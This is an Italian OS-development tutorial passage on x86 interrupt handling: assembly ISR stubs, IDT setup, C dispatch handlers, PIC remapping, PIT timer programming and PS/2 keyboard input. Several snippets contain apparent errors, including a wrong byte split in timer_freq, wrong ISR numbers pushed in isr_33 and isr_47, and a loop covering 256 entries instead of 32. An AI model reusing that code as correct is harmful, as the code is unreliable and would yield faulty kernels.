
Per costruire un gestore di interruzioni è necessario predisporre un po' di codice in linguaggio assemblatore, dal quale poi è possibile chiamare altro codice scritto con un linguaggio più evoluto. Per poter gestire tutte le interruzioni in modo uniforme, occorre distinguere i casi in cui viene inserito automaticamente un codice di errore nella pila dei dati, da quelli in cui ciò non avviene; pertanto, nell'esempio viene inserito un codice nullo di errore quando non si prevede tale inserimento a cura del microprocessore, in modo da avere la stessa struttura della pila dei dati. Lo schema usato in questo listato è sostanzialmente conforme a un esempio analogo che appare nel documento *Bran's kernel development tutorial*, di Brandon Friesen, citato alla fine del capitolo.

```
.extern interrupt_handler
#
.globl isr_0
.globl isr_1
...
.globl isr_254
.globl isr_255
#
isr_0:              # division by zero exception
    cli
    push $0         # Codice di errore fittizio.
    push $0         # Numero di procedura ISR.
    jmp isr_common
#
isr_1:              # debug exception
    cli
    push $0         # Codice di errore fittizio.
```

```
    push $1      # Numero di procedura ISR.
    jmp isr_common
…
isr_8:           # double fault exception
    cli
    #
    push $8      # Numero di procedura ISR.
    jmp isr_common
…
#
isr_32:          # IRQ 0: timer
    cli
    push $0      # Codice di errore fittizio.
    push $32     # Numero di procedura ISR.
    jmp isr_common
#
isr_33:          # IRQ 1: tastiera
    cli
    push $0      # Codice di errore fittizio.
    push $1      # Numero di procedura ISR.
    jmp isr_common
…
isr_47:          # IRQ 15: canale IDE secondario
    cli
    push $0      # Codice di errore fittizio.
    push $15     # Numero di procedura ISR.
    jmp isr_common
…
#
isr_common:
    pushl %gs
    pushl %fs
    pushl %es
    pushl %ds
    pushl %edi
    pushl %esi
    pushl %ebp
    pushl %ebx
    pushl %edx
    pushl %ecx
    pushl %eax
    #
    call interrupt_handler
    #
    popl %eax
    popl %ecx
    popl %edx
```

```
    popl %ebx
    popl %ebp
    popl %esi
    popl %edi
    popl %ds
    popl %es
    popl %fs
    popl %gs
    add $4, %esp      # Espelle il numero di procedura ISR.
    add $4, %esp      # Espelle il codice di errore (reale o fittizio).
    #
    iret              # ripristina EIP, CS, EFLAGS, SS
                      # e conclude la procedura.
```

Come si può vedere, quando viene chiamata una procedura che non prevede l'esistenza di un codice di errore, come nel caso di '**isr_0()**', al suo posto viene aggiunto un valore fittizio, mentre quando il codice di errore è previsto, come nel caso di '**isr_8()**', questo inserimento nella pila viene a mancare. Prima di eseguire il codice che inizia a partire da '**isr_common()**', lo stato della pila è il seguente:

SS:ESP

numero di procedura ISR (31 … 0)

codice di errore o zero (31 … 0)

EIP (31 … 0)

CS (31 … 0)

EFLAGS (31 … 0)

ESP (31 … 0)

SS (31 … 0)

pila precedente

questi elementi sono inseriti solo se cambia il livello di privilegio (anello), pertanto servono a raggiungere la pila dell'anello di origine

Il codice che si trova a partire da '**isr_common()**' serve a preparare la chiamata di una funzione, scritta presumibilmente in C, pertanto si procede a salvare i registri; qui si includono anche quelli di segmento, per maggiore scrupolo. Al momento della chiamata, la pila ha la struttura seguente:

SS:ESP

EAX

ECX

EDX

EBX

EBP

ESI

EDI

DS

ES

FS

GS

numero eccezione

codice di errore o zero

EIP


CS

EFLAGS

ESP

SS

pila precedente, relativa all'anello zero

questi elementi sono inseriti solo se cambia il livello di privilegio (anello), pertanto servono a raggiungere la pila dell'anello di origine

In base a questo contenuto della pila, una funzione scritta in C per il trattamento dell'eccezione, può avere il prototipo seguente:

```
void interrupt_handler (uint32_t eax,
                        uint32_t ecx,
                        uint32_t edx,
                        uint32_t ebx,
                        uint32_t ebp,
                        uint32_t esi,
                        uint32_t edi,
                        uint32_t ds,
                        uint32_t es,
                        uint32_t fs,
                        uint32_t gs,
                        uint32_t isr,
                        uint32_t error,
                        uint32_t eip,
                        uint32_t cs,
                        uint32_t eflags, ...);
```

I puntini di sospensione riguardano la possibilità, eventuale, di accedere anche al valori di ***ESP*** e ***SS***, quando il contesto prevede il loro accumulo.

Una volta definita in qualche modo la funzione esterna che tratta le interruzioni, le procedure ISR del file che le raccoglie (quello mostrato in linguaggio assemblatore) servono ad aggiornare la tabella IDT, la quale inizialmente è stata azzerata in modo da annullare l'effetto dei suoi descrittori. Nel listato seguente, ***idt*** è l'array di descrittori che forma la tabella IDT:

```
    idt_descriptor_set (idt, 0, (uint32_t) isr_0, 0x08, 0xE, 0x8);
    idt_descriptor_set (idt, 1, (uint32_t) isr_1, 0x08, 0xE, 0x8);
    idt_descriptor_set (idt, 2, (uint32_t) isr_2, 0x08, 0xE, 0x8);
    ...
    ...
```

Le procedure ISR inserite nella tabella IDT devono essere solo quelle che sono operative effettivamente; per le altre è meglio lasciare i valori a zero.

609.6 Una funzione banale per il controllo delle interruzioni

Viene mostrato un esempio banale per la realizzazione della funzione '**interrupt_handler()**', a cui si fa riferimento nella sezione precedente. Si parte dal presupposto di poter utilizzare la funzione '**printf()**'.

```
#include <stdint.h>
#include <inttypes.h>
#include <stdio.h>
void
interrupt_handler (uint32_t eax, uint32_t ecx, uint32_t edx,
                   uint32_t ebx, uint32_t ebp, uint32_t esi,
```

```
                    uint32_t edi, uint32_t ds,  uint32_t es,
                    uint32_t fs,  uint32_t gs,  uint32_t isr,
                    uint32_t error, uint32_t eip, uint32_t cs,
                    uint32_t eflags, ...)
{
    printf ("ISR %3" PRIi32 ", error %08" PRIX32 "\n", isr, error);
}
```

609.7 Privilegi e protezioni

Negli esempi mostrati, ogni riferimento a privilegi di esecuzione e di accesso si riferisce sempre all'anello zero, pertanto non si possono creare problemi. Ma la realtà si può presentare in modo più complesso e va osservato che il livello corrente dei privilegi (CPL), nel momento in cui si verifica un'interruzione, non è prevedibile.

La prima cosa da considerare è il livello di privilegio del descrittore (DPL) del segmento codice in cui si trova la procedura ISR, il quale deve essere numericamente inferiore o uguale al livello corrente (CPL) precedente all'interruzione. Di conseguenza, è normale attendersi che le interruzioni comuni siano gestite da procedure ISR collocate in codice con un livello di privilegio del descrittore di segmento pari a zero.

Nel selettore del descrittore di interruzione non viene considerato il valore RPL, anche se è bene che questo sia azzerato.

Il livello di privilegio del descrittore (DPL) di interruzione viene **considerato solo in presenza di un'interruzione prodotta da software**, ovvero per un'interruzione prodotta volontariamente con le istruzioni apposite. In tal caso, il livello di privilegio corrente (CPL) del processo che la genera deve essere numericamente inferiore o uguale a quello del descrittore di interruzione. Pertanto, mettendo un valore DPL per il descrittore di interruzione pari a zero, si impedisce ai processi non privilegiati di far scattare le interruzioni in modo volontario.

Se il segmento codice dove si trova la procedura ISR è di tipo «non conforme», se il livello di privilegio corrente precedente è diverso (in questo contesto può essere solo numericamente maggiore), allora viene modificato e adeguato a quello del segmento codice raggiunto, con l'aggiunta dello scambio della pila di dati. Se invece il segmento codice dove si trova la procedura ISR è di tipo «conforme», non può avvenire alcun miglioramento di privilegi. Tra le altre cose, questa scelta ha anche delle ripercussioni per ciò che riguarda l'accesso ai dati: **il gestore di interruzione che abbia la necessità di accedere a dati che siano al di fuori della pila, deve trovarsi a funzionare all'interno di un segmento codice «non conforme», con privilegi DPL pari a zero**; diversamente (se si accontenta della pila, ovvero di variabili automatiche proprie), può funzionare semplicemente in un segmento codice conforme.

Figura 609.19. Verifica dei privilegi per l'esecuzione di una procedura ISR, a partire da un'interruzione.

interruzione normale
IDT
descrittore
DPL
GDT o LDT
descrittore
DPL
CPL >= DPL
procedura ISR
Se il codice è conforme, il CPL non cambia; se il codice non è conforme, il CPL viene adeguato al DPL del descrittore di segmento.

interruzione software
CPL <= DPL
IDT
descrittore
DPL
GDT o LDT
descrittore
DPL
CPL >= DPL
procedura ISR
Se il codice è conforme, il CPL non cambia; se il codice non è conforme, il CPL viene adeguato al DPL del descrittore di segmento.

609.8 Riferimenti

- Brandon Friesen, *Bran's kernel development tutorial*

  ⟨*http://www.osdever.net/bkerndev/Docs/title.htm* ⟩

- Allan Cruse, *CS 630: Advanced Microcomputer Programming*

  ⟨*http://www.cs.usfca.edu/~cruse/cs630f06/* ⟩

- *Intel® 64 and IA-32 Architectures Software Developer's Manuals*

  ⟨*http://developer.intel.com/products/processor/manuals/index.htm* ⟩

- Wikipedia, *Interrupt descriptor table*

  ⟨*http://en.wikipedia.org/wiki/Interrupt_descriptor_table* ⟩

- *Interrupt Descriptor Table*

  ⟨*http://www.osdev.org/wiki/Interrupt_Descriptor_Table* ⟩

Capitolo 610

Gestione delle interruzioni

Le interruzioni possono essere fondamentalmente di tre tipi: eccezioni prodotte dal microprocessore, interruzioni hardware (IRQ) e interruzioni prodotte attraverso istruzioni (ovvero interruzioni software). Le interruzioni vanno associate ai descrittori della tabella IDT (*interrupt descriptor table* in modo appropriato.

610.1 Eccezioni


Le ***eccezioni*** sono eventi che si manifestano in presenza di errori, di cui è competente direttamente il microprocessore. Le eccezioni sono numerate e sono già associate alla tabella IDT con gli stessi numeri: l'eccezione ***n*** è abbinata al descrittore ***n*** della tabella. Sono previste 32 eccezioni, numerate da 0 a 31, pertanto i descrittori da 0 a 31 della tabella IDT sono già impegnati per questa gestione e vanno utilizzati coerentemente in tale direzione.

Va ricordato che in presenza di alcuni tipi di eccezione, il microprocessore accumula nella pila un codice di errore, pertanto, per uniformare le procedure ISR (*interrupt service routine*), occorre tenere conto dei casi in cui tale informazione è già inserita nella pila, rispetto a quelli dove questa non c'è ed è bene aggiungere un valore fittizio per coerenza.

Tabella 610.1. Elenco delle eccezioni.

Eccezione	Codice di errore aggiunto sulla pila?	Definizione dell'eccezione
0	no	*division by zero*
1	no	*debug*
2	no	*non maskable interrupt*
3	no	*breakpoint*
4	no	*into detected overflow*
5	no	*out of bounds*
6	no	*invalid opcode*
7	no	*no coprocessor*
8	SÌ	*double fault*
9	no	*coprocessor segment overrun*
10	SÌ	*bad TSS*
11	SÌ	*segment not present*
12	SÌ	*stack fault*
13	SÌ	*general protection fault*
14	SÌ	*page fault*
15	no	*unknown interrupt*
16	no	*coprocessor fault*
17	no	*alignment check exception*
18	no	*machine check exception*
da 19 a 31	no	eccezioni riservate per il futuro


Il codice di errore che inserisce il microprocessore sulla pila, quando si verificano le eccezioni che lo prevedono, ha una struttura variabile, in base al tipo di eccezione. Lo schema della figura successiva è abbastanza comune e riguarda un errore per il quale viene fatto riferimento a un selettore (per la tabella GDT, LDT o IDT, in base al contesto).

Figura 610.2. Codice di errore prodotto da alcune eccezioni.

Come si può intendere dal disegno, a seconda dei valori dei bit 1 e 2, il selettore va inteso riguardare una voce della tabella GDT, oppure di una tabella LDT o della tabella IDT stessa.

Quando il codice di errore è completamente a zero, almeno nei primi 16 bit meno significativi, vuol dire che non riguarda un problema collegabile a una voce di una delle tabelle IDT, LDT o GDT.

610.2 PIC e rimappatura delle interruzioni

Per affrontare al gestione delle interruzioni hardware, occorre prima premettere una breve introduzione, a causa del fatto che non si tratta di una funzione gestita autonomamente dal microprocessore.

Secondo la tradizione dell'architettura IBM PC/AT, per raccogliere le interruzioni hardware dell'elaboratore sono utilizzati due integrati, chiamati generalmente PIC, ovvero *programmable interrupt controller*, collegati assieme in modo da poter recepire complessivamente quindici interruzioni hardware differenti. Per la precisione, il PIC secondario, se riceve un'interruzione, va a provocare un IRQ 2 nel PIC primario; pertanto, se si ricevono interruzioni tra IRQ 8 e IRQ 15, si ottiene anche un'interruzione su IRQ 2. Dal momento che IRQ 2 è impegnato, quello che sarebbe il segnale di IRQ 2 viene ridiretto a IRQ 9. Il disegno seguente serve solo a chiarire il concetto, dal momento che i collegamenti effettivi sono più complessi:

Le interruzioni hardware, o «IRQ», vanno abbinate a interruzioni della tabella IDT, per poterle gestire in qualche modo. Purtroppo, originariamente esiste già un abbinamento, ma incompatibile con quello delle eccezioni del microprocessore; pertanto, va rifatta la mappa di trasformazione.

Per comunicare con i due PIC e per riprogrammarli, esistono delle porte di comunicazione: 20_{16} e 21_{16} per il PIC principale; $A0_{16}$ e $A1_{16}$ per il PIC secondario. La procedura per rimappare i PIC richiede la scrittura di diversi valori che, a seconda dei casi, prendono il nome di «ICW» (*initialization command word*) e «OCW» (*operation command word*). La funzione seguente, scritta in linguaggio C, permette la rimappatura dei due PIC e abilita automaticamente tutte le interruzioni hardware (che altrimenti potrebbero anche essere mascherate).

```
#include <stdio.h>
void
irq_remap (unsigned int offset_1, unsigned int offset_2)
{
    //
    // PIC_P è il PIC primario o «master»;
    // PIC_S è il PIC secondario o «slave».
    //
    // Quando si manifesta un IRQ che riguarda il PIC secondario,
    // il PIC primario riceve IRQ 2.
    //
    // ICW = initialization command word.
    // OCW = operation command word.
    //
    printf ("kernel: PIC (programmable interrupt controller) remap: ");

    outb (0x20, 0x10 + 0x01);   // Inizializzazione: 0x10 significa che
    outb (0xA0, 0x10 + 0x01);   // si tratta di ICW1; 0x01 significa che
    printf ("ICW1");            // si deve arrivare fino a ICW4.

    outb (0x21, offset_1);      // ICW2: PIC_P a partire da «offset_1».
    outb (0xA1, offset_2);      //       PIC_S a partire da «offset_2».
    printf (", ICW2");
    outb (0x21, 0x04);          // ICW3 PIC_P: IRQ2 pilotato da PIC_S.
    outb (0xA1, 0x02);          // ICW3 PIC_S: pilota IRQ2 di PIC_P.
    printf (", ICW3");
    outb (0x21, 0x01);          // ICW4: si precisa solo la modalità
    outb (0xA1, 0x01);          // del microprocessore; 0x01 = 8086.
    printf (", ICW4");

    outb (0x21, 0x00);          // OCW1: azzera la maschera in modo da
    outb (0xA1, 0x00);          // abilitare tutti i numeri IRQ.
    printf (", OCW1.\n");
}
```

Nel corso del procedimento di rimappatura delle interruzioni, è necessario fare delle brevissime pause, per dare il tempo ai PIC di recepire le informazioni; a tale proposito sono state aggiunge delle istruzioni che visualizzano il progresso nelle varie fasi di rimappatura. Le sigle che appaiono nei commenti del listato, richiamano i termini usati per identificare i valori che sono attribuiti alle porte, in modo da poter ritrovare nella documentazione dei PIC il significato che hanno.

La funzione proposta nell'esempio riceve due argomenti, corrispondenti allo spostamento delle

interruzioni del primo e del secondo PIC. Per esempio, ammesso di voler spostare le interruzioni del primo PIC a partire da 32_{10} e quelle del secondo PIC a partire da 40_{10}, in modo da utilizzare esattamente le voci della tabella IDT successive a quelle delle eccezioni, basta usare la funzione nel modo seguente:

```
…
    irq_remap (32, 40);
…
```

610.3 Procedura generalizzata per la gestione delle interruzioni

Nel capitolo precedente è stato mostrato il codice iniziale, in linguaggio assemblatore, per la gestione delle interruzioni. A partire da lì viene richiamata la funzione '**`interrupt_handler()`**', dalla quale è possibile risalire al numero di procedura ISR da attivare. Per rendere intercambiabili le funzioni che gestiscono specificatamente ogni singola interruzione, potrebbe essere conveniente predisporre un array di puntatori a funzione, ma per comodità viene dichiarato semplicemente come array di puntatori generici, inizialmente azzerati:

```
…
void *isr_func[256] = {0};
…
```

Le funzioni che si associano agli elementi dell'array devono essere tali da poter gestire l'interruzione di propria competenza. Per esempio, ***isr_func[0]*** deve essere il puntatore di una funzione in grado di gestire l'interruzione derivante dall'eccezione *divide error*.

Ammesso di avere popolato correttamente l'array ***isr_func[]***, la funzione '**`interrupt_handler()`**' potrebbe essere fatta così:

```
#include <stdint.h>
#include <inttypes.h>
#include <stdio.h>
void
interrupt_handler (uint32_t eax, uint32_t ecx, uint32_t edx,
                   uint32_t ebx, uint32_t ebp, uint32_t esi,
                   uint32_t edi, uint32_t ds,  uint32_t es,
                   uint32_t fs,  uint32_t gs,  uint32_t isr,
                   uint32_t error, uint32_t eip, uint32_t cs,
                   uint32_t eflags, ...)
{
    if (isr > 255)
      {
        printf ("kernel: %s: error: cannot handle ISR %" PRIi32 "!\n",
                __func__, isr);
        return;
      }

    //
```

```
    // La variabile handler è un puntatore a funzione che ha
    // due parametri di tipo «unsigned int» a 32 bit e
    // restituisce «void».
    //
    void (*handler) (uint32_t isr, uint32_t error);
    //
    // Carica la funzione associata al numero ISR.
    //
    handler = isr_func[isr];
    //
    // Se il puntatore a funzione è diverso da NULL, allora procede.
    //
    if (handler)
      {
        handler (isr, error);
      }
    //
    // Se si tratta di un'interruzione hardware, occorre informare
    // i PIC coinvolti che l'elaborazione è terminata, attraverso
    // un messaggio «EOI».
    //
    if (isr >= 40 && isr <= 47)
      {
        // PIC secondario.
        outb (0xA0, 0x20);
      }
    //
    if (isr >= 32 && isr <= 47)
      {
        // Il PIC primario è coinvolto sempre.
        outb (0x20, 0x20);
      }
}
```

Come si vede, per semplificare il tutto, le funzioni che devono elaborare e interruzioni devono avere un prototipo di questo tipo:

```
#include <stdint.h>
void nome_funzione (uint32_t isr, uint32_t error);
```

Una funzione generica, anche se poco graziosa, per il trattamento delle eccezioni potrebbe essere fatta così:

```
#include <inttypes.h>
#include <stdio.h>
void
exception_handler (uint32_t isr, uint32_t error)
{
```

```
    printf ("kernel: exception %" PRIi32 ", error %04" PRIX32 "!\n",
                isr, error);
    //
    // Blocca tutto.
    //
    for (;;);
}
```

Per associare la funzione alle prime 32 voci dell'array ***isr_func()***, si potrebbe procedere così:

```
...
int i;
...
for (i = 0; i < 256; i++)
  {
    isr_func[i] = exception_handler;
  }
...
```

Per quanto riguarda le funzioni che devono gestire le interruzioni di origine hardware, bisogna ricordare che il valore del parametro ***isr*** non dà il numero IRQ, ma se fosse necessario calcolarlo basterebbe sottrarre il numero 32 da quello del numero della voce ISR originale.

610.4 Attivazione

Nel capitolo precedente è già stato mostrato come si attiva la tabella IDT, attraverso l'istruzione '**`LIDT`**', ma è evidente che questo va fatto solo dopo che la tabella IDT è stata predisposta e che sono state preparate le funzioni per la gestione delle interruzioni (quelle che si vogliono gestire). Ciò che rimane, ammesso di essere pronti a gestire le interruzioni hardware, è l'attivazione di queste interruzioni, con l'istruzione '**`STI`**' del linguaggio assemblatore.

610.5 Riferimenti

- Brandon Friesen, *Bran's kernel development tutorial*
  ⟨*http://www.osdever.net/bkerndev/Docs/title.htm* ⟩
- Alexander Blessing, *Programming the PIC*
  ⟨*http://www.osdever.net/tutorials/pdf/pic.pdf* ⟩
- *8259 Programmable Interrupt Controller (PIC)*
  ⟨*http://heim.ifi.uio.no/~stanisls/helppc/8259.html* ⟩
  ⟨*http://www.pklab.net/kbase/infind/pic-pit/pit-notes.txt* ⟩
- *Intel® 64 and IA-32 Architectures Software Developer's Manuals*
  ⟨*http://developer.intel.com/products/processor/manuals/index.htm* ⟩

- *Write your own Operating System*: *Interrupt Service Routines*; *Hardware IRQ*

  ⟨*http://www.osdev.org/osfaq2/* ⟩
  ⟨*http://www.osdev.org/osfaq2/index.php/InterruptServiceRoutines* ⟩
  ⟨*http://www.osdev.org/osfaq2/index.php/HardWareIrq* ⟩

Capitolo 611

Gestione del temporizzatore e della tastiera

Le interruzioni hardware più importanti sono prodotte dal temporizzatore e dalla tastiera. Per utilizzarle occorre conoscere, almeno sommariamente, come si programmano questi dispositivi.

611.1 PIT: «programmable interval timer

Negli elaboratori con architettura IBM PC/AT, è previsto un temporizzatore costituito originariamente da un integrato programmabile, contenente tre contatori: uno associato a IRQ 0, uno associato a qualche funzione particolare, dipendente dall'organizzazione dell'hardware, un altro associato all'altoparlante interno. Questo integrato è noto con la sigla PIT, ovvero *programmable interval timer*.

Questo integrato, o comunque ciò che ne fa la funzione, conta degli impulsi provenienti a una frequenza stabilita e, a seconda di come viene programmato, produce un risultato differente nelle sue tre uscite. Per esempio può generare un'onda quadra a una frazione della frequenza ricevuta in ingresso, oppure può emettere altri tipi di segnali, sempre tenendo in considerazione il risultato del conteggio degli impulsi in ingresso.

Per quanto riguarda la gestione del temporizzatore, ovvero della frequenza con cui si vuole ottenere un'interruzione IRQ 0, generalmente si programma il PIT per produrre un'onda quadra.

Secondo lo standard dell'architettura IBM PC/AT, la frequenza che produce gli impulsi in ingresso del PIT è a 1,19 MHz circa. Più precisamente si tratta di 3579545/3 Hz.

La programmazione del PIT avviene inviando un comando (*command word*, o CW), costituito da un byte, alla porta 43_{16}, con il quale, in particolare, si specifica il contatore a cui ci si vuole riferire. Successivamente, a seconda del comando inviato, possono essere trasmessi altri valori alla porta riservata specificatamente per il contatore a cui si è interessati. Il contatore zero che serve a produrre le interruzioni IRQ 0, riceve questi valori dalla porta 40_{16}, mentre la porta 42_{16} è quella del contatore tre, associato all'altoparlante interno (il contatore uno sarebbe associato alla porta 41_{16}, ma in pratica non può essere utilizzato).

Figura 611.1. Comando da inviare alla porta 43_{16}.

7 6 5 4 3 2 1 0

contatore: 0, 1, 2

tipo di lettura o di scrittura:
1 = LSB (byte meno significativo)
2 = MSB (byte più significativo)
3 = prima LSB, poi MSB

il contatore utilizza:
0 = un numero binario a 16 bit (max 65535)
1 = un numero decimale a quattro cifre BCD (max 9999)

modalità per il segnale di uscita:
0 = interrupt on terminal count
1 = hardware retriggerable one shot
2 = rate generator
3 = square wave mode
4 = software strobe
5 = hardware strobe

0, 1
2
3
4, 5

La figura appena apparsa schematizza in che modo va composto o interpretato il comando da inviare al PIT. Per quanto riguarda la modalità di funzionamento, quella che serve per generare le interruzioni è la numero 3 (onda quadra); per conoscere il significato delle altre modalità

si possono consultare i documenti citati alla fine del capitolo. Il resto delle componenti di un comando dovrebbe essere abbastanza comprensibile, ma vale la pena di riassumere brevemente. I primi due bit più significativi indicano il contatore a cui si vuole fare riferimento. Altri due bit indicano cosa deve essere trasmesso, successivamente al comando, attraverso la porta dei dati: un solo byte, a scelta tra il meno significativo o il più significativo, oppure entrambi i byte, a cominciare da quello meno significativo. Altri tre bit definiscono la modalità. Per quanto riguarda il senso del bit meno significativo, occorre considerare che il contatore degli impulsi ricevuti in ingresso può utilizzare un valore a 16 bit (cosa che si fa normalmente), oppure un numero a sole quattro cifre in base dieci (i 16 bit del contatore verrebbero divisi in quattro gruppi da quattro bit, ognuno dei quali viene usato esclusivamente per rappresentare valori da zero a nove).

Per programmare il contatore zero, in modo che generi una certa frequenza (purché inferiore a 1,19 MHz), si usa normalmente il comando 36_{16}, il quale: seleziona il contatore zero; stabilisce che il valore da comunicare successivamente viene trasmesso usando due byte (prima quello meno significativo, poi quello più significativo); richiede una modalità di funzionamento a onda quadra; richiede di utilizzare il contatore in modo binario, a 16 bit. Successivamente al comando si usa il valore che rappresenta il divisore della frequenza di 1,19 MHz. Per esempio, volendo generare una frequenza vicina a 100 Hz, dopo aver inviato il comando 36_{16} alla porta 43_{16}, occorre inviare il valore 11931_{10}, separandolo in due byte, alla porta 40_{16}.

Va osservato che il valore del divisore può utilizzare al massimo 16 bit complessivamente, partendo da uno (lo zero non è ammissibile per ovvi motivi). Pertanto, si può dividere la frequenza di ingresso al massimo di 65535 volte.

Segue l'esempio di una funzione con la quale si programma la frequenza delle interruzioni IRQ 0, ma senza verificare che il valore richiesto sia valido:

```
void
timer_freq (int freq)
{
    int input_freq = 1193181;
    int divisor = input_freq / freq;
    outb (0x43, 0x36);            // CW: «command word».
    outb (0x40, divisor & 0x0F);  // LSB: byte inferiore del divisore.
    outb (0x40, divisor / 0x10);  // MSB: byte superiore del divisore.
}
```

Se il PIT non viene riprogrammato, inizialmente lo si trova configurato in modo da generare una frequenza (a onda quadra) di 18,222 Hz che è quella più bassa possibile.

611.2 Tastiera PS/2

La tastiera PS/2 di un elaboratore IBM PC/AT produce un'interruzione ogni volta che si preme o si rilascia un tasto, quindi si può leggere tale codice dalla porta 60_{16}. Per la precisione, dalla porta 60_{16} si può leggere un solo byte alla volta, mentre ci sono situazioni in cui i codici generati dalla pressione o dal rilascio dei tasti sono formati da una sequenza di più byte; pertanto, la tastiera possiede una propria memoria tampone, dalla quale si può leggere sequenzialmente.

Il funzionamento della tastiera può essere configurato, inviando, a porte differenti, dei comandi che qui non vengono trattati; tuttavia la documentazione annotata nella bibliografia riporta tali informazioni.

Il codice che si può leggere attraverso la porta 60_{16} è definito *scancode*, ma ne esistono normalmente tre versioni, di cui quella standard (predefinita) è la seconda. Per conoscere i codici generati dalla tastiera si può utilizzare il programma '**`showkey`**', con l'opzione '**`-s`**', da un sistema GNU/Linux. Con l'aiuto di questo programma si può anche comprendere bene come vengano generati i codici e l'effetto della ripetizione automatica.

